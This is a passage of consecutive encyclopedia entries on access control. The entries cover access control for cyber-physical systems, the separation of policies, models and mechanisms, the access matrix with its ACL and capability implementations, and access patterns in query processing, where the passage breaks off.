Ito M, Saito A, Nishizeki TT (1987) Secret sharing schemes realizing general access structures. In: Proceedings of IEEE Global Telecommunications Conference, Globecom’87, IEEE Communications Society Press, pp 99–102

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300009

Access Control

Managing and Monitoring Social Network Privacy Policies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1718

Access Control for Cyber-Physical Systems

Fabio Martinelli[3] ✉ and Oleksii Osliak[3]
(3) Consiglio Nazionale delle Ricerche, Rome, Italy

✉ **Fabio Martinelli**
Email: fabio.martinelli@iit.cnr.it

Synonyms

Authentication; Authorization; Critical infrastructure; Industrial control systems; Industrial Internet of Things; Smart grids

Definition

Access control for Cyber-Physical Systems (CPS) is a set of security measures specialized to regulate access to those resources. CPS impact on many economic sectors, including gas and oil distribution, electrical power grids, transportation systems, etc. Thus, the potential consequences of unauthorized access, malfunctioning, or disruption of CPS could be very harmful.

Background

CPS interconnect Information Technology (IT) networks and devices with physical processes to enable continuous monitoring and control of those processes through networks. The *ISA-95* (International Society of Automation 2022) standard describes a five *layers* (*levels*) model of

technology and business process for manufacture. Level 0 is the base of the pyramid and represents the actual physical processes. Level 1 defines the activities involved in sensing and manipulating those processes, while level 2 represents devices that enable the production process control. Level 3 defines the activities and devices that control a workflow to produce end products. Finally, level 4 describes the business-related activities manufacturing operation management. Meanwhile, since the ISA-95 model is centralized it does not fit the decentralized concept of Industry 4.0. Nevertheless, CPS implementation within the decentralized systems context implies the advanced and secure interconnectivity between all devices from different layers to guarantee a real-time data exchange. Moreover, security is one of the essential concerns due to the high consequences of the potential disruptions of highly critical systems controlled by CPS.

Access Control is one of the security measures implemented to protect CPS from unauthorized access. It protects assets and resources called objects, while entities that request access to those assets are known as subjects. Generally, a subject may refer to users or processes. However, in the IT domain, a subject represents a process running on behalf of a human (e.g., manager, engineer).

Due to the dynamicity and complexity of CPS, there are multiple requirements that the access control mechanism must fulfill. The access control system must be *scalable* enough to accept the definition of new users and complex policies without increasing the operational costs. In addition, apart from roles and permissions, the system must also use characteristics of subjects, assets, and environment since these parameters may directly influence the decision result. The core concept behind CPS is interconnectivity between different devices. Those devices could be used for a variety of purposes, ranging from monitoring operations to dynamic manufacturing processes defined with dynamic parameters. Hence, the access control system must regulate access to assets *dynamically*. In addition, the CPS access control system must be *flexible* enough to allow system administrators to define attributes for authorization, considering trust between entities, asset sensitivity or criticality, and support specification languages to define complex rules.

Traditional Access Control Models

Starting from Lampson's matrix (Lampson 1974) introduced in the late 1960s, various access control models have been proposed and implemented.

The *Discretionary Access Control* (DAC) model restricts access to assets based on the subjects' identity. However, the DAC model allows legitimate users to grant access to assets for other entities. For this reason, the access control system verifies the legitimate user identity against access control list permissions. *Access Control List* (ACL) and *Access Control Capability List* (ACCL) implement the DAC model. Each ACL corresponds to a specific asset and defines a set of assigned subjects together with their access rights. Differently, the ACCL specifies a list of objects to which a subject has access with specific privileges.

Being inspired by military security policies and requirements, the *Mandatory Access Control* (MAC) (Sandhu 1993) model assigns a security level to the assets depending on their criticality or sensitivity. Consequently, each subject from an organization has a security clearness level that is compared with the asset security class to verify whether the subject has privileges for access. Hence, MAC implies that there is a central authority that decides whether a subject can access an asset.

Well-known Role-based *Access Control* (RBAC) model (Sandhu et al. 1996) is the most common approaches implemented for CPS security. RBAC satisfies the *Separation of Duties* (SoD) (R. Sandhu 1988) concept by assigning users to roles to which different permissions are assigned depending on the security requirements. Figure 1 illustrates the relation between users and permissions.



Access Control for Cyber-Physical Systems, Fig. 1 Basic role-based access control

In addition to the basic RBAC model, also known as Flat RBAC, there are several extensions that bring additional useful features. Hierarchical RBAC implements a hierarchy of roles and specifies the relationships between them. In this way, a user assigned to a senior role apart from senior-specific permissions obtains permissions assigned to all junior roles. The hierarchy complexity depends on the security and privacy need of an

organization. *Constrained RBAC* (Sandhu et al. 2000) defines predicates over configurations of a role model. Constraints can be of various types. For example, they can be used to prevent the user assignment to two roles with diverse permission, while others limit the maximum number of users assigned to the same role. Additionally, the prerequisite constraints may require roles to be assigned only to users that already have specific roles assigned. Other extensions to the RBAC model exist. For example, an *RBAC Risk-Aware Session Model* (Bijon et al. 2012) implies that a risk value is associated with each permission indicating damages that can occur if access is compromised.

RBAC regulates access based only on roles, while data sensitivity and other factors, including present workload or time constraints, are out of scope. Moreover, the scalability of the RBAC model is one of the features that can be affected by the vast number of users and permissions, making roles creation and assignment an error-prone process, thus degrading overall system security.

Advanced Access Control Models

As mentioned previously, multiple enhancements of traditional RBAC model have been proposed. Some of them deal with *actions* or *tasks* performed by entities (i.e., subjects) and *privacy*.

Task-Role-Based Access Control or T-RBAC (Oh and Park 2003) relies on a process occurring in a system, known as a task. In the T-RBAC model, permissions are assigned to tasks, while tasks are assigned to users according to their roles. Hence, depending on tasks that a user is required to perform, various access rights could be assigned to the corresponding role.

The fact that the traditional RBAC model does not consider the sensitivity of an asset and does not support privacy policies pushed academic and industrial communities to propose the *Privacy-Aware Role-Based Access Control* (P-RBAC). The access purpose and fulfillment of obligations, along with a user role, is the basis of this model. Hence, an authorization system that implements P-RBAC may request a user to perform a specific operation (e.g., file the privacy form, complete assessment) before providing access rights to an asset.

The more advanced *Attribute-Based Access Control* (ABAC) (Wang et al. 2004) model expresses roles, sensitivity, and other characteristics of users, subjects, objects, and operational environment through corresponding

attributes. This fact allows security specialists and policymakers to define more complex access control policies. Although the RBAC policies may allow execution of predefined operations (e.g., read, write) only for a user with a specific role, ABAC provides more flexibility. For example, a user with a particular job position and affiliation is allowed to read a document classified as a secret only during working hours. Hence, ABAC uses both context information and asset characteristics for decision-making. Considering these advantages, the authors in Watson et al. (2019) proposed the ABAC model integration to improve the security of a communication protocol used in the industrial domain. Meanwhile, the ABAC model does not consider the reevaluation of policies and mutability of attributes. Hence, once access is granted, a user or a process can use an asset. However, in some scenarios, access privileges may depend on mutable attributes, including current geo-location, number of users simultaneously connected to the network, etc.

To address these limitations, the Usage Control (UCON) model (Park and Sandhu 2004) has been proposed. Being a specific instance of ABAC model, UCON enforces access decisions continuously through the evaluation of requests against policies based on attributes, which can change their values over time. UCON implies the mutability of attributes that forces the access control systems to reevaluate the policy and revoke access if violation occurs. Multiple works have already proposed UCON implementation for CPS. In La Marra et al. (2017b) and La Marra (2017a), the authors addressed the authorization limitations of the MQTT protocol (Al-Fuqaha et al. 2015), which is used by a vast number of CPS devices in the Internet of Things (IoT) domain. The UCON paradigm has been integrated by substituting the RBAC model, making it possible to reevaluate the policy and revoke already provided access rights. In Martinelli et al. (2020), the authors proposed the UCON adaptation for the OPC-UA communication protocol used by industrial devices. In that work, UCON substituted the traditional RBAC model allowing security administrators to revoke access to the industrial system whenever policy violation occurs. Although the results of these works have shown the feasibility of the proposed solutions, the increase in policy complexity can lead to potential communication delays, which is not acceptable for CPS.

The authors in Alcaraz et al. (2016) proposed a secure and reliable architecture of the authorization system for heterogeneous networks of

Smart Grid (SG) that ensures transparency in control transactions. The proposed approach follows the *supernode* concept (Samuel et al. 2011), which defines a decentralized architecture where peer-to-peer communication is established between nodes via the Internet. The implemented system is based on traditional RBAC to guarantee the least privilege concept, also incorporating the network criticality degree related to the assets accessibility level as context information. The implemented decision engine validates access according to a set of factors, including roles with specific permissions assigned to a subject, context type and its criticality, action type to be executed, and accessibility degree based on object and context criticality. In this way, the proposed solution ensures that only authorized entities can have control of CPS elements located at distant geographical locations.

The authors of the work (Lopez et al. 2021) highlighted the importance of the *Digital Twin* (DT) and *Artificial Intelligence* (AI) implementation for SG to obtain an Intelligent Authorization system in the context of *Beyond Fifth Generation* (B5G) communication. The work proposes novel B5G-enabled SG architectures for adapting DTs in the medium and long term. The analysis performed in the presented work highlights the advantages of the long-term DTs authorization system compared to medium-term DTs implementation since there is no need for human interaction to manage authorization policies. As suggested, future Complex Authorization Systems for SGs will rely on AI technologies, such as Reinforcement Learning, to learn from data and infer policies rules from scratch. In addition, the automated policy modification concept is highlighted, assuming that authorization systems for the long-term SG implementation will be able to consider information from previous requests and system behavior to rebuild existing policies. In particular, the authors suggest using smart contracts to implement analysis and improvement of access control policies. In this way, the distributed DT, as a part of the authorization mechanism, will be in charge of verifying policy correctness and proposing potential upgrades of certain authorization functions.

Open Problems and Future Directions

With the increasing volume of data and sensitive information produced and shared by CPS devices, the need to control both access and usage of those

systems is necessary. While existing communication approaches used by CPS relies mainly on traditional access control models, the need to control the use of those system remains. Although some works have already proposed UCON adaptation to address limitations of weak authorization systems, the interdependency between access sessions was out of the scope. Furthermore, the CPS have real-time requirements, and data exchange between devices is time-critical, making high delay not tolerable. Hence, the complexity of access and usage control policies is another issue since the evaluation of requests against complex policies may bring additional delays to the communication between devices. In addition to that, CPS with a UCON-based authorization system implies the execution of obligations. Depending on the CPS type and implementation, obligations may vary from specific operation to be performed by a subject up to termination of the session and access revocation. Considering the criticality of processes controlled by CPS, incorrect access revocation may harm a system or personnel. Hence, consequences caused by enforcement of obligation must be considered during policy definition process or as additional information during the policy reevaluation.

The fact that CPS-based systems are widely adopted for the control of critical processes, their attractiveness for criminals remains high. System operators can pose intentional or unintentional threats and thus change the system state from normal to anomalous (C. a. Alcaraz and Lopez 2012). Therefore, there is a need to prevent such incidents or address them as soon as possible to minimize impact.

The work (C. I.-G. Alcaraz et al. 2009) proposes a reputation-based approach to allow CPS-based system to verify whether the operator can perform an action according to reputation value assigned. Moreover, the proposed system can identify the most suitable supervisor to verify the result of an action and assign new value of the operator’s reputation. Based on results of this work, the authors in J. C. Lopez et al. (2013) presented a solution based on an automated incident response mechanism and system operator reputation criteria adapted to enhance capabilities of the ISA100.11a (International Society of Automation 2011) standard primarily designed to facilitate wireless industrial plant needs. The solution aims at providing a system to manage the alarms according to their priorities and select the most suitable operator in the production field based on the experience and capability to respond to critical warnings in time.

The aforementioned solutions enhance specific security aspects of CPS. However, some of them lack in continuity of enforcement of security measures. Meanwhile, the combination of those solutions may address wider spectrum of cyber incidents. A *self-healing approach*, similar to one proposed in (C. a. Alcaraz and Lopez 2016), and access control with dynamic policy enforcement techniques, should be considered to implement reliable and secure CPS.

References

Alcaraz C, Lopez J (2012) Analysis of requirements for critical control systems. Int J Crit Infrastruct Prot 5(3–4):137–145

Alcaraz C, Lopez J (2016) Safeguarding structural controllability in cyber-physical control systems. In: European symposium on research in computer security. Springer, Cham, pp 471–489

Alcaraz C, Agudo I, Fernandez-Gago C, Roman R, Fernandez G, Lopez J (2009) Adaptive dispatching of incidences based on reputation for SCADA systems. In: International conference on trust, privacy and security in digital business. Springer, Berlin, Heidelberg, pp 86–94

Alcaraz C, Lopez J, Wolthusen S (2016) Policy enforcement system for secure interoperable control in distributed smart grid systems. J Netw Comput Appl:301–314

Al-Fuqaha A, Guizani M, Mohammadi M, Aledhari M, Ayyash M (2015) Internet of things: a survey on enabling technologies, protocols, and applications. IEEE Commun. Surv. Tutor. 17(4):2347–2376

Bijon KZ, Krishnan R, Sandhu R (2012) Risk-aware RBAC sessions. In: International conference on information systems security. Springer, Berlin, pp 59–74

International Society of Automation (2011) ISA-100: Wireless systems for industrial automation: Process control and related applications. http://www.isa.org/, 2011. Retrieved on February 2022

International Society of Automation (2022) International Society of Automation, ISA-95 standard, 2022. https://www.isa.org/standards-and-publications/isa-standards/isa-standards-committees/isa95, last retrieved in February 2022

La Marra A, Martinelli F, Mori P, Rizos A, Saracino A (2017a) Improving MQTT by inclusion of usage control. In: International conference on security, privacy and anonymity in computation, communication and storage. Springer, pp 545–560

La Marra A, Martinelli F, Mori P, Rizos A, Saracino A (2017b) Introducing usage control in MQTT. In: Computer security. Springer, pp 35–43

Lampson BW (1974) Protection. ACM SIGOPS Oper Sys Rev 8(1):18–24

Lopez J, Alcaraz C, Roman R (2013) Smart control of operational threats in control substations. Comput Secur 38:14–27

Lopez J, Rubio JE, Alcaraz C (2021) Digital twins for intelligent authorization in the B5G-enabled smart grid. IEEE Wirel Commun 28(2):48–55

Martinelli F, Osliak O, Mori P, Saracino A (2020) Improving security in industry 4.0 by extending OPC-UA with usage control. In: Proceedings of the 15th International Conference on Availability, Reliability and Security, pp 1–10

Oh S, Park S (2003) Task–role-based access control model. Inf Syst:533–562

Park J, Sandhu R (2004) The UCONABC usage control model. ACM Trans Inf Sys Secur (TISSEC) 7(1):128–174

Samuel H, Zhuang W, Preiss B (2011) Improving the dominating-set routing over delay-tolerant mobile ad-hoc networks via estimating node intermeeting times. EURASIP J Wirel Commun Netw:1–12

Sandhu R (1988) Transaction control expressions for separation of duties, 282–286

Sandhu R (1993) Lattice-based access control models. Computer 26(11):9–19

Sandhu R, Pierangela S (1994) Access control: principle and practice. IEEE Commun Mag 32(9):40–48

Sandhu RS, Coyne EJ, Feinstein HL, Youman CE (1996) Role-based access control models. Computer 29(2):38–47

Sandhu R, Ferraiolo D, Kuhn R (2000) The NIST model for role-based access control: towards a unified standard. ACM Workshop Role-Based Access Control 10:47–63

Wang L, Wijesekera D, Jajodia S (2004) A logic-based framework for attribute based access control. In: Proceedings of the 2004 ACM workshop on Formal methods in security engineering, pp 45–55

Watson V, Sassmannshausen J, Waedt K (2019) Secure granular interoperability with OPC UA. In: Draude C, Lange M, Sick B (eds) INFORMATIK 2019: 50 Jahre Gesellschaft für Informatik – Informatik für Gesellschaft (Workshop-Beiträge). Gesellschaft für Informatik e.V, Bonn, pp 309–320

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_806

Access Control Policies, Models, and Mechanisms

Sabrina De Capitani di Vimercati[4] ✉
(4) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

Definition

The development of an access control system requires the definition of the high-level rules (*policies*) used to verify whether an access request is to be granted or denied. A policy is then formalized through a security *model* and is enforced by an access control *mechanism*.

Background

An important requirement of any computer system is to protect its *data* and *resources* against unauthorized disclosure (*secrecy*) and unauthorized or improper modifications (*integrity*), while at the same time ensuring their availability to legitimate users (*no denials of service*) (Samarati and De Capitani di Vimercati, 2001). The problem of ensuring protection has existed since information has been managed. A fundamental component in enforcing protection is represented by the *access control* service. Access control is the process of controlling every request to a system and determining, based on specified rules (*authorizations*), whether the request should be granted or denied. The set of authorizations are administered and maintained by a *security administrator*. The administrator sets the

authorizations on the basis of the security policy of the organization. Users may also be able to modify the set of authorizations, for example, to set permissions for their personal files. A system can implement access control in many places and at different levels. For instance, operating systems use access control to protect files and directories, and database management systems (DBMSs) apply access control to regulate access to tables and views.

Theory

The development of an access control system is usually carried out with a multiphase approach based on the following three concepts (Samarati and De Capitani di Vimercati, 2001):

- *Security policy*. It defines the (high-level) rules according to which access control must be regulated. Often, the term policy is also used to refer to particular instances of a policy, that is, actual authorizations and access restrictions to be enforced (e.g., Employees can read bulletin-board).
- *Security model*. It provides a *formal* representation of the access control security policy and its working. The formalization permits the proof of properties on the security provided by the access control system being designed.
- *Security mechanism*. It defines the low-level (software and hardware) functions that implement the controls imposed by the policy and formally stated in the model.

These three concepts correspond to a conceptual separation between different levels of abstraction of the design and provide the traditional advantages of a multiphase software development process. In particular, the separation between policies and mechanisms introduces an independence between protection requirements to be enforced on one side and mechanisms enforcing them on the other side. It is then possible to (*i*) discuss protection requirements independently of their implementation, (*ii*) compare different access control policies as well as different mechanisms that enforce the same policy, and (*iii*) design mechanisms able to enforce multiple policies. This latter aspect is particularly important: if a mechanism is tied to a specific policy, a change in the policy would require

changing the whole access control system; mechanisms able to enforce multiple policies avoid this drawback. The formalization phase between the policy definition and its implementation as a mechanism allows the definition of a formal model representing the policy and its working, making it possible to define and prove security properties that systems enforcing the model will enjoy. Therefore, by proving that the model is "secure" and that the mechanism *correctly implements* the model, it is possible to argue that the system is "secure" (with respect to the definition of security considered).

The definition of access control policies (and their corresponding models) is far from being a trivial process. One of the major difficulties is related to the interpretation of, often complex and sometimes ambiguous, real-world security policies and in their translation in well-defined and unambiguous rules enforceable by a computer system. Many real-world situations have complex policies, where access decisions depend on different rules coming, for example, from laws, practices, and organizational regulations. A security policy must capture all the different regulations to be enforced. Given the complexity of the scenario, there is a need for flexible, powerful, and expressive access control services to accommodate all the different requirements that may need to be expressed, while at the same time be simple both in terms of use (so that specifications can be kept under control) and implementation (so to allow for its verification). An access control system should include support for the following features:

- *Expressibility*. An access control model should be expressive enough so that the policy can suit all the data owner's needs.
- *Efficiency*. Access control efficiency is always a critical issue. Therefore, simple and efficient mechanisms to allow or deny an access are key aspects.
- *Simplicity*. One of the major challenges in the definition of a policy language is to provide expressiveness and flexibility while at the same time ensuring easiness of use and therefore applicability. An access control language should therefore be based on a high-level formulation of the access control rules, possibly close to natural language formulation.

Note that the implementation of a correct mechanism is complicated by the need to cope with possible security weaknesses due to the

implementation itself and by the difficulty of mapping the access control primitives to a computer system. The access control mechanism must work as a *reference monitor*, that is, a trusted component intercepting each and every request to the system. Conventional approaches to access control assume trust in the server storing and managing the data. This assumption is less justified in a real-life scenario, where different parties cooperate and exchange information to offer a variety of services. Effective cooperation between parties and data owners often requires critical information to be made continuously available for online querying by other services or final users. In these scenarios, the use of encryption offers the benefit to free the component responsible for the management of the physical data from the need to also manage the access restrictions holding on the data (De Capitani di Vimercati et al., 2015). In other words, encryption allows wrapping data in a protection layer so that data become themselves self-protected. This is extremely useful in domains where, due to distribution and redundancy, common access control techniques are difficult to implement, as it is hard to realize a single reference monitor able to control every access to a resource.

Cross-References

Authorizations
Discretionary Access Control (DAC) Policies
Mandatory Access Control (MAC) Policies
Reference Monitor
Role-Based Access Control

References

De Capitani di Vimercati S, Foresti S, Livraga G, Samarati P (2015) Selective and private access to outsourced data centers. In: Khan SU, Zomaya AY (eds) Handbook on data centers. Springer, New York

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer, Berlin/London

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300011

Access Control Rules

Authorizations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300012

Access Limitation

Access Pattern

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_807

Access Matrix

Sabrina De Capitani di Vimercati[5] ✉
(5) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

Definition

An *access matrix* represents the set of authorizations defined at a given time in the system.

Background

The access matrix model provides a framework for describing discretionary access control policies. First proposed by Lampson (1971) for the protection of resources within the context of operating systems, and later refined by Graham and Denning (1972), the model was subsequently formalized by Harrison, Ruzzo, and Ullmann (HRU model) (1976), who developed the access control model proposed by Lampson with the goal of analyzing the complexity of determining an access control policy. The original model is called access matrix since the authorization state, meaning the authorizations holding at a given time in the system and stating who can access a given object, is represented as a matrix. The matrix therefore gives an abstract representation of protection systems.

Theory and Application

In the access matrix model (Samarati and De Capitani di Vimercati, 2001), the state of the system is defined by a triple (S, O, A), where S is the set of subjects, who can exercise privileges; O is the set of objects, on which privileges can be exercised (subjects may be considered as objects, in which case $S \subseteq O$); and A is the access matrix. In the matrix, rows correspond to subjects, columns correspond to objects, and entry $A[s, o]$ reports the privileges of s on o (i.e., the actions that subject s can execute on object o, and that must be controlled). The type of the objects and the privileges (actions) executable on them depend on the system. For instance, in the protection of operating systems, objects are typically files, directories, or programs; in database systems, objects can be relations, views, stored procedures, and so on. By simply providing a framework where authorizations can be specified, the model can accommodate different privileges. For instance, in addition to the traditional read, write, and execute privileges, *ownership* (i.e., property of objects by subjects) and *control* (to model father-children relationships between processes) can be considered. Figure 1 illustrates an example of access matrix. According to this matrix, there are three subjects (Ann, Bob, and Carl) and four objects (File 1, File 2, File 3, and Program 1). Ann is the owner of File 1 and can read and write File 1, read and write File 2, and execute Program 1. Bob can read File 1 and read and write File 3. Finally, Carl can read File 2 and read and execute Program 1.

	File 1	File 2	File 3	Program 1
Ann	own read write	read write		execute
Bob	read		read write	
Carl		read		execute read

Access Matrix, Fig. 1 An example of access matrix

Although the matrix represents a good conceptualization of authorizations, it is not appropriate for implementation. In a general system, the access matrix will be usually enormous in size and sparse (i.e., most of its cells are likely to be empty). Storing the matrix as a two-dimensional

array is therefore a waste of memory space. There are three approaches for implementing the access matrix in a practical way.


- *Authorization Table*. Non-empty entries of the matrix are reported in a table with three columns, corresponding to subjects, actions, and objects, respectively. Each tuple in the table corresponds to an authorization. The authorization table approach is generally used in DBMS systems, where authorizations are stored as catalogs (relational tables) of the database.
- *Access Control List (ACL)*. The matrix is stored by column. Each object is associated with a list indicating, for each subject, the actions that the subject can exercise on the object.
- *Capability*. The matrix is stored by row. Each user has associated a list, called capability list, indicating, for each object, the accesses that the user is permitted to exercise on the object.

Figure 2 illustrates the authorization table, ACLs, and capabilities, respectively, corresponding to the access matrix in Fig. 1.


(a)

Subject	Action	Object
Ann	own	File 1
Ann	read	File 1
Ann	write	File 1
Ann	read	File 2
Ann	write	File 2
Ann	execute	Program 1
Bob	read	File 1
Bob	read	File 3
Bob	write	File 3
Carl	read	File 2
Carl	execute	Program 1
Carl	read	Program 1

(b)



(c)



Access Matrix, Fig. 2 Authorization table (**a**), ACLs (**b**), and capabilities (**c**) for the access matrix in Fig. 1

Capabilities and ACLs present advantages and disadvantages with respect to authorization control and management. In particular, with ACLs it is immediate to check the authorizations holding on an object, while retrieving all the authorizations of a subject requires the examination of the ACLs for all the objects. Analogously, with capabilities, it is immediate to determine the privileges of a subject, while retrieving all the accesses executable on an object requires the examination of all the different capabilities. These aspects affect the efficiency of authorization revocation upon deletion of either subjects or objects.

In a system supporting capabilities, it is sufficient for a subject to present the appropriate capability to gain access to an object. This represents an advantage in distributed systems since it permits to avoid repeated authentication of a subject: a user can be authenticated at a host, acquire the appropriate capabilities, and present them to obtain accesses at the various servers of the system. However, capabilities are vulnerable to *forgery* (i.e., they can be copied and reused by an unauthorized third party). Another problem in the use of capability is the enforcement of revocation, meaning invalidation of capabilities that have been released.

A number of capability-based computer systems were developed in the 1970s, but did not prove to be commercially successful. Modern operating systems typically take the ACL-based approach. Some systems implement an abbreviated form of ACL by restricting the assignment of authorizations to a limited number (usually one or two) of named groups of users, while individual authorizations are not allowed. The advantage of this is that ACLs can be efficiently represented as small-bit vectors. For instance, in the popular Unix operating system, each user in the system belongs to exactly one group and each file has an owner (generally the user who created it) and is associated with a group (usually the group of its owner). Authorizations for each file can be specified for the file’s owner, for the group to which the file belongs, and for “the rest of the world” (meaning all the remaining users). No explicit reference to users or groups is allowed. Authorizations are represented by associating with each object an access control list of 9 bits: bits 1 through 3 reflect the privileges of the file’s owner, bits 4 through 6 those of the user group to which the file belongs, and bits 7 through 9 those of all the other users. The three bits correspond to

the read (`r`), write (`w`), and execute (`x`) privilege, respectively. For instance, ACL `rwxr-x-x` associated with a file indicates that the file can be read, written, and executed by its owner, read and executed by users belonging to the group associated with the file, and executed by all the other users.

Cross-References

Access Control Policies, Models, and Mechanisms
Authorizations
Discretionary Access Control (DAC) Policies

References

Graham GS, Denning PJ (1972) Protection – principles and practice. In: AFIPS spring joint computer conference, vol 40, pp 417–429, Atlantic City, May 1972

Harrison MH, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19(8):461–471

Lampson BW (1971) Protection. In: Proceedings of the 5th Princeton symposium on information science and systems, Princeton, Mar 1971

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design, volume 2171 of LNCS. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_670

Access Pattern

Davide Martinenghi[6] ✉
(6) Dipartimento di Elettronica, Informazione e Bioingegneria, Politecnico di Milano, Milano, Italy

✉ **Davide Martinenghi**
Email: davide.martinenghi@polimi.it

Synonyms

Access limitation; Binding pattern

Definition

An access pattern is a specification of an access mode for every attribute of a relation schema, i.e., it is an indication of which attributes are used as input and which ones are used as output.

Background

Limitations in the way in which relations can be accessed were originally studied in the mid-1980s in the context of logic programs with (input or output) access modes (Dembinski and Maluszynski 1985). A more thorough analysis of query processing issues involving relations with access patterns has emerged within the field of information integration during the 1990s (Duschka and Levy 1997; Florescu et al. 1999; Rajaraman et al. 1995; Yerneni et al. 1999).

Applications

Access patterns provide a coarse-grained model for the interaction between a data source, represented in relational terms, and its user. As such, the notion of access pattern naturally characterizes several different settings.

For instance, in the context of Web data, a large amount of information is accessible only via forms. Every data source accessible through a form can be seen as a relational table on which a selection operation is requested on certain attributes (the input attributes) by filling in values in the corresponding fields. The result of the selection is typically provided as another Web page in which the content of the other attributes of the table (the output attributes) is shown. The selection made via the Web form helps restricting the search space at the data source and avoids disclosing with a single request all the information it contains. For example, a form of an online shop would typically forbid requests that leave all fields of the form empty, thus prohibiting the access to all the underlying data in one shot.

Another context of interest is that of legacy systems, where data may be scattered over several files and wrapped and masked as relational tables. Such tables, typically, have analogous limitations, expressed in terms of access patterns, reflecting the original structure of the data, and thus cannot be queried freely.

Web services can also be represented in relational form with access patterns. Indeed, restrictions in the way in which data can be accessed by invoking Web services arise from the distinction between input parameters and output parameters.

Theory

Query processing in all the abovementioned contexts (Web data sources, legacy systems, and Web services) requires special attention in order to always comply with the restrictions imposed by access patterns, namely, that, every time a relation is accessed, values for all its input attributes are provided. However, such a compliance cannot be always achieved with traditional query execution plans. Queries posed over relations with access patterns can therefore be classified according to their potential to retrieve the query answers.

For the simple framework of conjunctive queries (i.e., the select-project-join queries of relational algebra), the mentioned classification can be illustrated as follows. A conjunctive query can be written as an expression of the form $H \leftarrow B_1,\ldots, B_n$, where all of H (the head) and $B_1,\ldots, B_n$ (collectively called the body) are atoms; in turn, an atom is a formula of the form $r(t_1,\ldots, t_m)$, where r is a relation name and each t_i is a term, i.e., either a constant or a variable. An access pattern over a relation schema $r(A_1,\ldots, A_m)$ can simply be regarded as a mapping sending each attribute A_i, $1 \leq i \leq m$, into an access mode (either i for "input" or o for "output").

A conjunctive query $H \leftarrow B_1,\ldots, B_n$ over relations with access patterns is said to be executable (or well moded, in the context of logic programs) if for every atom B_i, with $1 \leq i \leq n$, every position corresponding to an input attribute in B_i is occupied either by a constant or by a variable that also occurs in another atom B_j with $j < i$. As an example, consider the following relation schemata, where the access modes are indicated as superscripts:

- $r_1(\text{Title}^o, \text{City}^i, \text{Artist}^o)$ associates to a given city the song, title, and name of the artist performing it in that city.
- $r_2(\text{Artist}^i, \text{Nation}^o, \text{City}^o)$ associates to a given artist the name, nation, and city of birth of the artist.

The query $q_e(A) \leftarrow r_1(T, ny, A), r_2(A, Italy, C)$ requesting the names of those Italian artists having performed in New York is executable, since the constant ny occurs in the only input position of r_1, and the input position of r_2 is occupied by variable A, which already occurs in r_1. Executability indicates that the execution can take place from left to right in the body of the query: First r_1 is accessed with the input value {ny}, with the effect of populating variables T (title) and A (artist name) with corresponding values, and then r_2 is accessed with the value(s) populating A, if any, thus returning values for the corresponding nation and city (C). After the call to r_2, the artist names associated with the nation Italy will be returned as results.

Consider now the query $q_f(A) \leftarrow r_2(A, Italy, C), r_1(T, ny, A)$ requesting the same thing as the previous query. Such a query is not executable (in the left-to-right order of atoms in the body), since a variable (A) occurs in an input attribute of r_2 but not in any previous atoms in the body (r_2 occurs in

the leftmost atom in the query body). However, the query q_f admits a simple reordering of the body atoms that transforms it into an executable query, namely, by swapping the two body atoms, one obtains the body of the previous query q_e, which is executable. Queries with this property are said to be feasible.

